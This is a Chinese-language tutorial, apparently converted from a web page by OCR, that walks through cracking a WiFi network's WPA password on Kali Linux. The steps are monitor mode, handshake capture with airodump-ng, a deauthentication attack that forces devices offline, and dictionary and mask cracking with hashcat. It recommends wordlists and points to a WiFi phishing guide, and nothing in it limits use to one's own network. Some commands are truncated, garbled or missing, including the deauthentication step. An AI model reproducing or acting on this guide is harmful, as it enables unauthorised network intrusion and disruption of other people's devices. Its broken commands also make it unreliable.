1. 前言


> Hashcat 是世界上最快、最先进的密码恢复应用程序，支持 300 多种高度优化的哈希算法的五种独特的攻击模式。Hashcat 目前支持 Linux、Windows 和 macOS 上的 CPU、GPU 和其他硬件加速器，并具有帮助实现分布式密码破解的功能。

2. 准备工作

- Kali 免驱无线网卡
- Kali 虚拟机或实体机

> Kali 免驱网卡可以直接在网上购买，注意问清楚商家 Kali 系统是否免驱，是否支持监听和注入功能，能不能使用 airmon-ng 抓包。

Kali Linux下载地址：https://www.kali.org/get-kali/



3. 扫描目标 WiFi

> 首先将无线网卡插到电脑上，如果使用的是虚拟机的话，注意将无线网卡连接到虚拟机。

切换到 root 用户

```
sudo -i
```


开启监听模式

```
airmon-ng check
airmon-ng check kill  // 关闭影响监听状态的进程
airmon-ng start wlan0
```

扫描附近的 WIFI（wlan0 也有可能是 wlan0mon，可以使用 airmon-ng 命令查看 Interface 名称）

```
airodump-ng wlan0
```

如果出现 Device or Resource is Busy 的错误，并且执行 airmon-ng 命令查看 PHY 显示为 null，那么可以参考 这个教程 更新无线网卡驱动解决



4. 抓取握手包

修改并执行以下的命令，以扫描到的“Play_Lab”热点为例：

```
airodump-ng -c 1 --bssid 1E:FE:E7:D4:F7:1C -w /home/kali/Desk
```

-c WiFi 的 CH

--bssid WiFi 的 BSSID

-w 握手文件存放路径和名称


当有设备连接到这个 WiFi 的时候我们就可以抓取到握手包了，但是这种“守株待兔”的方式通常是比较浪费时间的，所以我们需要发起“主动攻击”。

> 原理是通过发送大量的握手请求把其他设备踢下线，一般情况下线的设备都会自动重连 WiFi，这个时候就可以抓取到握手包了。


打开一个新的终端窗口，修改并执行以下命令：

-a WiFi 的 BSSID

-c 已连接设备的 MAC 地址



当右上角出现"WPA handshake"握手包就抓取成功了



5.1 字典暴力破解

> 由于 Hashcat 需要使用 GPU 才能高效破解密码，所以需要确保你的 Kali Linux 可以正常驱动显卡，或者直接在 Windows 电脑上下载 Hashcat 执行操作也是可以的。

首先需要通过 Hashcat 网站将 cap 文件转换为 hc22000 格式，然后修改并执行下面的命令：

```
hashcat -m 22000 xxx.hc22000 password.txt
```

xxx hc22000 文件名称

password 密码字典名称

密码字典可以通过 Google 或者 GitHub 搜索下载，推荐两个 GitHub 的字典：

https://github.com/conwnet/wpa-dictionary

https://github.com/IYATT-yx/WiFi-Password-Dictionary

> 字典模式的暴力破解成功率和字典的大小有直接关系，但是再大的字典，如果字典中没有这个 WiFi 的密码，那么最终还是无法破解，而且耗费的时间也会更久 XD。

5.2 掩码暴力破解

除了使用字典暴力破解，我们还可以使用掩码暴力破解

例如我们知道 WiFi 密码是 8 位纯数字：

```
hashcat -a 3 -m 22000 xxx.hc22000 ?d?d?d?d?d?d?d?d
```

或者 8-9 位小写字母开头+数字的组合：

```
hashcat -a 3 -m 22000 xxx.hc22000 --increment --increment-mir
```

我们还可以使用 --session 参数存储会话，程序中断之后可以继续执行


```
hashcat -a 3 -m 22000 xxx.hc22000 --session sss --increment
```

恢复会话，从上次的断点继续执行

```
hashcat --session sss --restore
```

sss 存储的会话名称

破解完成后程序会自动停止运行，并且显示 WiFi 密码



6. 掩码字符说明：

l ：abcdefghijklmnopqrstuvwxyz [a-z]

u ：ABCDEFGHIJKLMNOPQRSTUVWXYZ [A-Z]

d ：0123456789 [0-9]

h ：0123456789abcdef [0-9 a-f]

H ：0123456789ABCDEF [0-9 A-F]

s ：!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~

a ：?l?u?d?s

b ：0x00 - 0xff

7. Hashcat 相关参数说明

-a 指定要使用的破解模式（0 字典攻击，1 组合攻击，3 掩码攻击）

-m 指定要破解的 Hash 类型（默认 MD5）

-o 指定成功破解的 Hash 和明文密码的存放位置

--session 存储当前会话

--increment 启用增量破解模式

--increment-min 密码最小长度（配合 --increment 参数使用）

--increment-max 密码最大长度（配合 --increment 参数使用）

--force 忽略警告信息

--show 显示成功破解的 Hash 和明文密码

8. 总结

通过 Hashcat 理论上可以破解任意组合的密码，拿到握手包后可以随时随地进行离线破解，破解难度也只是时间的问题，同时破解的速度和显卡的性能有很大的关系。

如果电脑的显卡性能不是很好的话，那么推荐使用 Fluxion 进行 WiFi 钓鱼，详细操作请查看：

Kali Linux 使用 Fluxion 破解 WiFi 密码【WiFi 钓鱼篇】

硬核教程 Kali Linux 黑客 破解

最新文章